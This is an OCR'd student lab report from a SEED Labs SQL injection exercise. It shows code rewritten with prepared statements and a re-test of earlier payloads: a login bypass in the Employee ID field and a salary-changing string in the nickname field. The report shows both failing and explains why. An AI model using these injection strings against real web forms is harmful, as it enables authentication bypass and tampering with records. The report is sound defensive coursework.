
From the code, I changed the password of Ryan.

Task 4:


unsafe_credential.php — hom
test.c
unsafe_credential.php — var/www/SQLInjection
unsafe_edit.php

```
/* this is modified for SQLInjection safe */
$stmt = $conn->prepare("
 SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
   email,nickname,Password
          FROM credential
          WHERE eid= ? and Password= ?;
 ");

//bind parameters to the query
$stmt->bind_param("ss", $input_eid, $input_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $
  bind_brith, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email
  , $bind_nickname, $bind_Password);
$stmt->fetch();

/* convert the array type to json format and read out*/
$id = $bind_id;
$name = $bind_name;
$eid = $bind_eid;
$salary = $bind_salary;
$birth = $bind_birth;
$ssn = $bind_ssn;
$phoneNumber = $bind_phoneNumber;
$address = $bind_address;
$email = $bind_email;
$pwd = $bind_pwd;
$nickname = $bind_nickname;

if($bind_id!=""){
 drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$
   address,$phoneNumber);
}else{
echo "The account information your provide does not exist\n";
return;
```

Fig 4.1 credential.php code was rewritten to prepared statement.




Employee Profile Information

Employee ID: 30000

Password: ••••

Copyright © SEED LABs

Fig 4.2 after rewirte the php code try to login to Ryan's account



LOG OFF


Ryan Profile

Employee ID	30000
Salary	50000
Birth	
SSN	98993524
NickName	b
Email	
Address	
Phone Number	

Edit Profile

Copyright © SEED LABs

Fig 4.3 after the php rewritten, the login worked well



Employee Profile Information


Employee ID: a' or name = 'alice'; #

Password:

Get Information

Copyright © SEED LABs

Fig 4.4 used the same attak, like task 2




LOG OFF

The account information your provide does not exist


Fig 4.5 the attack result was failed.

Wenbin Li   SUID: 687150735



```
    session_start();
    $input_email = $_GET['Email'];
    $input_nickname = $_GET['NickName'];
    $input_address= $_GET['Address'];
    $input_pwd = $_GET['Password'];
    $input_phonenumber = $_GET['PhoneNumber'];
    $input_id = $_SESSION['id'];
    $conn = getDB();
    if ($input_pwd != '') {
       $stmt = $conn->prepare("UPDATE credential SET nickname=
          ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=
          ?;");
       $input_pwd = sha1($input_pwd);
       echo "input_id";
       $stmt->bind_param("sssssi", $input_nickname, $input_email, $
          input_address, $input_pwd, $input_phonenumber, $input_id);
       $stmt->execute();
    } else {
       echo "input_id2";
       $stmt = $conn->prepare("UPDATE credential SET nickname=
          ?,email= ?,address= ?,PhoneNumber= ? where ID= ?;");
       $stmt->bind_param("ssssi", $input_nickname, $input_email, $
          input_address, $input_phonenumber, $input_id);
       $stmt->execute();
    }
    $stmt->close();
    $conn->close();
    header("Location: unsafe_credential.php");
    exit();

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";

```

Fig 4.6 the code was modified to prepared statement




Ryan Profile

Employee ID	30000
Salary	50000
Birth	
SSN	98993524
NickName	b
Email	
Address	
Phone Number	

Copyright © SEED LABs

Fig 4.7 Ryan's information




Hi,Ryan

Edit Profile Information

Nick Name:	rrrrrrrrrrrr
Email :	
Address:	
Phone Number:	300007
Password:	••••


Copyright © SEED LABs

Fig 4.8 edit the information of Ryan



```
mysql> select * from credential where name = "Ryan";
+----+------+-------+--------+-------+----------+-------------+---------+-------
+---------------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
| NickName      | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------
+---------------+------------------------------------------+
|  3 | Ryan | 30000 |  50000 | 4/10  | 98993524 | 300007      |         |
| rrrrrrrrrrrr | 92713d4709377111cf31f2a71986c411bd6cb5b0 |
+----+------+-------+--------+-------+----------+-------------+---------+-------
+---------------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Fig 4.9 the information which was edited




Hi,Ryan

Edit Profile Information

Nick Name:	rr', salary = 800000 where name = '
Email :	
Address:	
Phone Number:	300007
Password:	••••


Copyright © SEED LABs

Fig 4.10 input jinjection code: rr', salary = 800000 where name = 'Ryan'; #



The account information your provide does not exist

Fig 4.11 error message



```
mysql> select * from credential where name = "Ryan";
+----+------+-------+--------+-------+----------+-------------+---------+-------
+--------------+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
| NickName     | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------
+--------------+------------------------------------------+
|  3 | Ryan | 30000 |  50000 | 4/10  | 98993524 | 300007      |         |
| rrrrrrrrrrrr | 92713d4709377111cf31f2a71986c411bd6cb5b0 |
+----+------+-------+--------+-------+----------+-------------+---------+-------
+--------------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

Fig 4.12 reult showed that Ryan’s information was not changed after injection code.

Observation:

1. Fig 4.1, I changed the code with prepared statement mechanism. Separated the command function and parameters in the code. I could logged in this web application like fig 4.2, and fig 4.3. Then I used the method to injection code to attack, which was used and successful in task 2. But the result was failed and the error message was printed out like fig 4.5.
2. Fig 4.6, I changed the code unsafe_edit.php to meet prepared statement to check it security. Fig 4.7 showed that I could logged in Ryan file. Fig 4.8 showed I could use edit.php. I use the formatted information and changed Ryan’s information like the fig 4.9 showed. When I used the injection code : ***rr', salary = 800000 where name = 'Ryan'; #*** which I used in task 3. The result of this attack was not successful. The information was not changed like fig 4.12 showed.

Explanation:

Prepare statement mechanism is separation. Function and parameters are separated. Parameters is the data, will not executable in this mechanism. The code part was sent to database first and then data was sent. The data was not executable, so that malicious injection code would not work.